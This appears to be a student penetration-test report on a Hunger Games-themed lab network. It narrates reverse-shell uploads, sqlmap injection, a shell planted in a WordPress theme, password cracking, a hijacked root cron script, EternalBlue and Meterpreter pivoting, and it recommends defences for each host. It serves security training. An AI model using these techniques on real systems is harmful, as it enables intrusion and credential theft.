2025

PENETRATION TESTING A NETWORK

REPORT BY RISHON.M

EXECUTIVE SUMMARY


This report presents the findings and methodologies employed during a comprehensive penetration test conducted on a designated network environment. The primary objective was to assess the network's security by identifying vulnerabilities across multiple host machines and locating embedded flags which are unique text strings with "FLAG" that simulates sensitive data or access points.

Throughout the engagement a structured approach was followed, encompassing a wide range of tactics for reconnaissance, scanning, exploitation and post-exploitation. Each Flag discovered was thoroughly documented, detailing the tools and techniques used to gain access. A total of 15 or more flags were targeted strategically placed across the network with varying levels of difficulty.

The outcomes of this assessment offer critical insights into the network's security weaknesses and provide recommendations to strengthen security against real-world threats.

TABLE OF CONTENTS

NETWORK MAP



The scanned subnet 192.168.34.0/24 revealed five active hosts. The network includes a mix of Windows and Linux-based systems, each offering different services. One Host is a Windows machine running multiple RPC and file-sharing services, while others web, DNS, FTP, SSH, and proxy functionalities. The Kali Linux host (192.168.34.1) served as the scanning node.

See appendix A. for full network scan using nmap.

NETWORK ANALYSIS

- Host 192.168.34.52 – Windows 7/Server 2008 R2 Machine:
  This host appears to be running Microsoft Windows, Windows 7 or 2008 R2 based on the OS fingerprint. It exposes several RPC-related ports (135, 49152-49157), indicating it may be used for remote operations or domain-based services. NetBIOS (139) and SMB (445) are also open, suggesting file sharing and potential vulnerability to known SMB exploits. Multiple HTTP API services (ports 2869, 5357, 10243) are likely for device discovery or UPNP. This host may be vulnerable to legacy Windows vulnerabilities, making it a high-value target for enumeration and potential privilege escalation.

- 192.168.34.241 – Linux Proxy and SSH Server:
  This device is a Linux-based operating system running an older version of OpenSSH and the Squid proxy server on port 3128. The presence of a proxy service suggests this host may be used to route or monitor network traffic. Port 8080 is closed but could be an indication of prior service or misconfiguration. The operating system fingerprint indicates a Linux distribution with kernel 3.x-4.x. This host may serve as a gateway or middle-layer filtering device and is likely crucial in controlling outbound or inbound web access.

- 192.168.34.161 – Linux Web and DNS Server:
  This Linux host is running multiple critical services: FTP (21), SSH (22), DNS (53), and a full web stack (HTTP/HTTPS on ports 80 and 443). The Apache web server and BIND DNS server suggest this is a core network service host. Its running an older version of Apache (2.4.10) and ProFTPD (1.3.4c), both of which are susceptible to known exploits if not patched. The presence of SSL implies secure web traffic handling. Overall, this host is likely functioning as both a public-facing web server and internal DNS resolver, making it a critical infrastructure point.

- 192.168.34.251 – Linux Web Server
  This system is running SSH (22) and HTTP (80) using Apache 2.4.38 on Debian, indicating it hosts a web application or dashboard. The OS fingerprint suggests it could be either a general-purpose Linux host or a Router device that can act as a firewall. Its minimal open ports and modern OS suggests its relatively secure, but the Apache version could still be a potential attach surface.

- 192.168.34.1 – Kali Linux (Scanning Host)
  This is the attacker's machine (Our Kali host), identified with port 3389 (RDP) open. The host is used as the scanning node. Its role is to perform reconnaissance, exploitation, and analysis in the environment. As the attacker's platform, it is equipped with tools such as Nmap and Metasploit.

- 172.18.55.69 – Internal Apache Web Server
  Only HTTP (80) was reachable (HTTPS filtered), routed via Meterpreter tunnel. It runs Apache/1.3.20 on Red Hat with mod_ssl/2.8.4 (OpenSSL 0.9.6b) and serves a default landing page. A quick port scan through the SOCKS proxy confirmed only filtered HTTP/HTTPS.

Penetration Test of Host 192.168.34.251

The first step of conducting the penetration test on host.168.34.251 was to conduct reconnaissance on the target to see vulnerabilities such as services running, open ports and directories etc. For the scanning node, in the Kali host terminal, a Nmap scan using the command 'nmap -sS -sV-A -T4 192.168.168.34.251 was executed. (see appendix B.1). This will scan the network and using '-sS' provides Stealth SYN scan, 'sV:'version detection, '-A' OS detection+script scan as well as '-T4'for a faster scan. (Refer to appendix B.1). Next, using the command, gobuster dir -u http://192.168.34.251 -w /usr/share/word/lists/dirb/common.txt -x php,html,txt"" and nikto -h on the target, will look for and reveal hidden paths and directories. (refer to appendix B.2 and B.3)
The first step in conducting the penetration test on the target host 192.168.34.251 involded performing reconnaissance to identify potential vulnerabilities such as open ports, running services, and exposed directories. From the Kali host terminal, an nmap scan was conducted. Following this, Gobuster was used to enumerate directories and hidden paths on the web server. Additionally, Nikto was run.

These tools helped reveal potentially vulnerable files and directories on the target server. (Refer to Appendices B.2 and B.3). During the Nikto scan, a file named dashboard.html was discovered. Upon inspection, this page included a file upload feature, which presents an opportunity for exploitation. (Refer to Appendix B.4) This functionality could potentially allow the upload of a malicious PHP reverse shell, enabling remote code execution if the server fails to properly validate file types.

Additionally, directory enumeration revealed a backup file located at http://192.168.34.251ajax.php.bak. Using curl to inspect the contents of this file exposed sensitive information, including a session cookie token. (Refer to Appendix B.5) This token could be leveraged to bypass authentication and gain access to restricted areas of the site. To derive the reverse shell file, the php-reverse-shell.php file was downloaded from the /webshells folder on kali linux, which prompted user to update ip address and port number as seen in *Appendix F.10*.

Upon uploading the reverse shell, burpsuite was used to intercept the POST signal and the multipart binary string was detected as shown *Appendix F.7*. Firstly, using the *request cookies* function within burpsuite the known parts of the cookie was uploaded, with hints from the cookie the final letter "R" was found with trial and error, thus the final cookie was found; "%26G6u%40B6uDXMq%26MsR". A new content-disposition header to match the cookie value shown in Figure 4, "secure = val1d." Once it's correctly formatted, the server responds with "Upload successful" and returns '1' as seen in Appendix F.3.

Upon uploading the reverse shell and navigating to the /owls file that was found previously in dirbuster as seen in *Appendix F.2*, a netcad listen on 4444 was run on the background, with this the reverse shell access was acquired. Once the shell was opened, a quick search around the directory revealed three files: cookie-gen.py, flag.txt and HangingTree.png and a password-reminder.txt as shown in *Appendix F.5*. This is how the first flag was discovered (*Appendix F.5)*.

FLAG 1 – Every snake in the Capitol Garden whispers: power is survival, and mercy is just another kind of weakness.

Furthermore, by transferring HangingTree.png to the local kali machine by using the *wget* command (as seen in Appendix B.10 & B.11) running *zsteg* on the file, a second flag was found (*Appendix F.8)*;

FLAG 2 – Not all victors make it out of the arena. Some become ghosts, legends, or fuel for future flames. The Capitol decides the winner. The story decides the truth.

Referring to the cookie-gen.py file, whilst running another netcad listen, *bin/bash* was run on the cookie-gen.py as seen in Appendix F.9, this allowed netcad to pick up the root as seen in *Appendix F.6*. Once this final part was obtained, using the same method for the first flag, the third flag was found (*Appendix F.6)*;

FLAG 3 – Snow's first kill wasn't in the arena. It was made in secret, to protect a lie, to erase a name, and to ascend.

Exploits in Host 192.168.34.251:

- Apache 2.4.38 with a file upload vulnerability
- Information disclosure via backup file
- Reverse shell was achieved through file upload

Recommendations to bolster host's security against threats:

1. Restrict File Uploads:
    - Enforce file type checking
    - Block executable files such as .php or exe
    - Scan uploads using antivirus tools
2. Disable Directory Listing and remove backup files (.bak)
3. Use Proper Permissions:
    - Web server should run as a non-privileged user
4. Sanitize User Input: Prevent command injection
5. Harden Apache:
    - Use Content-Security-Policy and X-Frame_Options headers
    - Disable .htaccess overrides unless necessary
6. Use IDS, Intrusion Detection Systems like OSSEC.

Penetration Test of Host 192.168.34.161

Entering the target's IP address into Firefox initially revealed a webpage featuring some basic text. Following the instructions listed on the bottom, several DNS zone transfers were attempted on the target. The queried domain was guessed based on the webpage's title, until a query into songbirds.snakes revealed several virtual hosts. (Refer to Appendices C.1 & C.2). All records pertaining to the target were copied into /etc/hosts, granting access to several new webpages. (See Appendix C.3)

Inputting each domain name into Firefox, a QR code was eventually discovered on the host district9.songbirds.snakes. Scanning this QR code with a mobile device revealed the first flag found on the target. (Refer to Appendix C.4)

FLAG 1 – Sejanus Plith wanted to save lives but became a pawn in a Capitol game where loyalty meant silence and betrayal meant legacy.

Domains *district5.songbirds.snakes* and *district12.songbirds.snakes*. contained a login page for *OpenManDoc* and a *WordPress* blog respectively (See Appendices C.14-C.21. An SQL injection vulnerability affecting OpenManDoc 1.2.7 was found online, listed on ExploitDB (2014). An SQL injection attack on district5.songbirds.snakes. was attempted with sqlmap, using the vulnerable parameter listed on the ExploitDB entry. With the guidance of a YouTube tutorial, the attack was successful and returned several databases used by the host (Akinbi, 2018). (See Appendix C.5). Of interest was the database labelled *password_vault,* which was subject to further injection attacks via sqlmap to uncover its contents (See Appendices C.22 & C.23). The table *credentials* was identified, featuring a single entry for a user known as *admin*, alongside their password, *hungergames*, stored in plaintext. (Refer to Appendix C.6)

Entering these login credentials into *district12.songbirds.snakes.'s WordPress* login page successfully granted access into the host's *WordPress* administrator dashboard. Various entry points for arbitrary code execution, such as uploading files and editing existing configuration files, were tested throughout the dashboard. Every attempt returned an error however, suggesting that write access to the host was restricted.

Further online research was conducted to explore additional methods, which lead to a technique that involved manually selecting a non-active theme first, editing its associated .php files, then saving was identified (HashSec, 2025). Testing this approach worked, and an attack vector to gain remote access into the target was determined. To gain command line access into the host, a reverse shell written in PHP was required. After some time researching online, a shell written by Arr0way (2022) was found and pasted into the *header.php* file of the installed *WordPress* theme *Twenty Sixteen*. (See Appendix C.7)

The reverse shell was saved using the method discussed before and triggered by setting *Twenty Sixteen* as the active theme for the webpage and refreshing the host's homepage, executing header.php. Port 4444 was then listened through using netcat to catch the incoming connection. (See Appendix C.8). Remote access into the target was successfully attained. Navigating through the system, backups of important Linux user information files (/etc/shadow and /etc/passwd) were discovered and viewable with current privileges. (Refer to Appendix C.9). The entry for the root user in both files were copied and transferred onto an external machine with stronger hardware to make password cracking faster. John the Ripper was used on this machine to crack the password, unveiling the root password as **princess**. (See Appendices C.10 & C.11)

To be able to switch to the root user, the current shell needed to be upgraded via a Python script (Elmasry, 2023). Logging into the root user with the cracked password, root access into the machine was successfully achieved. (Refer to Appendix C.12)

The second flag was discovered inside a hidden text file in /home/drgaul,

FLAG 2 – In the 10th Hunger Games, tributes were not heroes but broken children in a bombed-out stadium, given no gifts—only grief and gravel.

with another flag found in a text file in /root/. (See Appendices C.13 & C.14)

FLAG 3 – Coriolanus Snow wrote the anthem of Panem's control not with a pen, but with a snake bite, a loaded gun, and a buried memory.

Exploits identified on Host 192.168.34.161:

- Running outdated Apache 2.4.10, ProFTPD 1.3.4c.
- Exposed services: FTP, DNS, HTTP/HTTPS.
- Public-facing and core service host.

Recommendations to make host more resilient to real-world threats:

1. Update Apache 2.4.20, ProFTPD, BIND to patched versions.
2. Use Strong Authentication for FTP or disable it entirely if not required.
3. Limit Zone Transfers.
4. Use Web Application Firewall:
    - Tools like ModSecurity can mitigate common attacks (XSS, SQL injection)
5. Secure SSL/TLS:
    - Use modern cipher suites
    - Disable weak protocols (SSLv2, SSLv3)
6. Disable Directory Listing in Apache
7. Run Services in Sandboxed Environments (Docker, systemd-nspawn, etc.)

Penetration test of host 192.168.34.241

A network scan of 192.168.34.241 revealed only SSH on port 22 and an open HTTP proxy on 3128, prompting content enumeration through that proxy as seen in Appendix E.1.

Directory brute-forcing exposed a robots.txt that disallowed /wolfcms with this clue, visiting http://192.168.34.241/wolfcms/?/admin/login displayed the Wolf CMS admin page (*Appendix E.2 and E.3*). Default credentials (admin/admin) granted dashboard access immediately, where an upload tab was found within the website, the file-upload feature was used to deploy a PHP reverse shell that was previously

aquired from the /webshells folder, the ip and the port were then adjusted to 192.168.34 as seen in *Appendix E.4*. Once the ip and port numbers were adjusted the file was uploaded and found at *wolfcms/public/shell.php, as seen in Appendix E.5.*

A Netcat listener on port 4444 received the callback, granting a shell under the web-service account (*Appendix E.6 & E.7*). With that, a restricted shell access was granted, the shell was then inspected and the first flag.txt and hello-world binary was found within the home directory as seen in *Appendix E.9*.

FLAG 1 – "The ballad of Lucy Gray Baird" ends in a vanishing act, a trail into the wilds, and a question: was she ever meant to survive?

We discovered that /var/www/connect.py was world-writable and owned by root a sign of a cron-run script that might execute automatically with elevated privileges. Inspecting its contents revealed two print lines, which indicates that it could be vulnerable. After exploiting this by overwriting connect.py with a Python reverse-shell (referring to 192.168.34.1:4444), cron's next tick signalled a root-level listener. Once inside as root /root/flag.txt was explored for the second flag (*Appendix E.8 and E.10*).

FLAG 2 – The Peacekeepers wore white, but they were trained in gray morality. Some followed orders; others wrote history in blood across districts.

Separately, the SUID "hello-world" binary was copied from /home/lucy/ back to Kali, it was found that the file was packed using upx, so by running *strings | less* the file was unpacked then loaded into Radare2 which a command *izz* and *grep* which immediately revealed a hidden flag (*Appendix E.11*).

FLAG 3 – The Capitol's anthem hides a lie in every note. Freedom isn't found in rules or roses, but in rebellion, verse, and vanished girls.

Penetration Test of Host 192.168.34.52

Using Nmap scan, it revealed that the host 192.168.34.52 was using Microsoft Windows 7. It was shown through the scan that multiple ports such as TCP 445(SMB) was open. (Refer to Appendix D.1) As workshop knowledge, Metasploit was used (exploit/windows/smb/ms17_010_eternalblue) as it showed that it had the EternalBlue vulnerability. After inputting RHOSTS (192.168.34.52) and LHOST (192.168.34.1 – from ip a), an exploit was successful. (See Appendix D.2). A meterpreter shell was successfully attained with the reverse_tcp payload. Once access to system was obtained, multiple files and directories were searched. (Refer to Appendix D.3)

The 'Coriolanus' directory was recently modified. After navigating through the directory, it was confirmed the 'documents' file was recently modified. Date being 2025-04-23. Upon inspecting the documents directory, file named 'decode.me' was identified and opened using 'cat decode.me'. This revealed a string. (See Appendix D.4)

The string:
nZouA9cYMwDt3yKQrNfVG4UXRHQRmsrGoFCGzyenwVPNsUs5JZcY66dvhMEq5LsNSsgLmHz4vVU
H3u6SazwxLWmK9Dt4MFYhdoaU9LrnbyXM1AX4r3RQxk1D523EwfpDp4vVwi9g6W9B8uMcwQXvjtP
LaiWi51h5ibwgSahgGStwJMA1w9EQH4c1F8GCD2QfvD1KcLJADNYemwigxSRarhBXw3AseNugwAgfi
uv4HkX7

This was pasted into CyberChef and using "From Base 58' recipe the flag was decoded into:

FLAG 1- The Jabberjays were designed to spy, but they learned to sing back secrets. Their betrayal sparked a revolution, not just against enemies, but against their creators.
(See Appendix D.5)

Furthermore, after analysing the other directories, it was found that the 'Pictures' directory had a file named 'wallpaper.png'. This was last modified in 2025. (Refer to Appendix D.6). After the file was downloaded onto kali, it presented another flag. (See Appendix D.7)

FLAG 2 – Before Katniss, there was a girl with a rainbow dress and a mockingjay on her shoulder- Lucy Gray, who vanished into the forest like a ghost.
After some more analysis, the registry was inspected. (Refer to Appendix D.8). Afterwards, the 'FlagsRHere' was downloaded into the Coriolanus directory. (See Appendix D.9). The file was opened from the Coriolanus directory, and it revealed this:

FLAG 3 - Snow always lands on top, but even the Capitol can't erase the sound of Lucy Gray's final song echoing through the woods of District 12.
(Refer to Appendix D.10)

Exploits Identified on 192.168.34.52:

- Open SMB (445) and NetBIOS (139) ports.
- RPC services (135, 49152-49157) exposed.
- Vulnerable to EternalBlue (MS17-010).
- Legacy OS with known privilege escalation flaws.


Recommendations to better protect host from attacks:

1. Upgrade OS: Migrate to a supported version such as Windows10/11 or Server 2019+.
2. Apply Patches to ensure MS17-010 and other critical updates are installed.
3. Restrict SMB: Disable SMBv1 and use host-based firewalls to block TCP 445/139 external access.
4. Limit RPC exposure: Use firewall rules to restrict access to only trusted Ips.
5. Disable Unused Services such as file/print sharing if not needed.
6. Implement Network Segmentation: Place legacy systems in isolated VLANs.
7. Enable Host-Based Firewall & IDS: Use tools such as Windows Defender Firewall and Sysmon.


Penetration test of host 172.18.55.69

After owning the 192.168.34.161 DNS server, we pulled the entire songbirds.snakes zone via a zone transfer (dig axfr songbirds.snakes @192.168.34.161), revealing sixteen records (Appendix G.3). Most of the "districtX.songbirds.snakes" records pointed back to 192.168.34.161, while key services thearena.songbirds.snakes (192.168.34.241), thecapital.songbirds.snakes (192.168.34.52), and thehangingtree.songbirds.snakes (192.168.34.251) mapped to our other targets. Crucially, we also saw theacademy.songbirds.snakes resolving to 172.18.55.69, indicating a previously unknown internal subnet. Using Meterpreter's autoroute -s 172.18.55.69/32 we injected that route into our session, then forwarded our local port 8080 to remote port 80 on 172.18.55.69 (portfwd add -l 8080 -p 80 -r 172.18.55.69; Appendix G.2). Browsing to http://localhost:8080 displayed an Apache/1.3.20 default page running mod_ssl/2.8.4 OpenSSL/0.9.6b (Appendix G.4), but no login, upload forms, or flag references. Finally, an Nmap SYN scan through our SOCKS proxy showed both ports 80 and 443 as filtered (Appendix G.1), suggesting a restrictive firewall or IDS. In sum, aside from confirming the host's existence and basic HTTP service, we discovered no further flags or obvious points of entry on 172.18.55.69 other than its existence.

APPENDICIES




Appendix B.1




Appendix B.2 - gobuster dir -u http://192.168.34.251 -w /usr/share/word/lists/dirb/common.txt -x php,html,txt


Appendix B.3 – nikto -h 192.168.34.251 (-h specifies host to scan)




Appendix B.4 - 192.168.34.251/dashboard.html File Upload page.



Appendix B.5 – Using curl http://192.168.34.251/ajax.php.bak




Appendix B.6 – PHP reverse shell



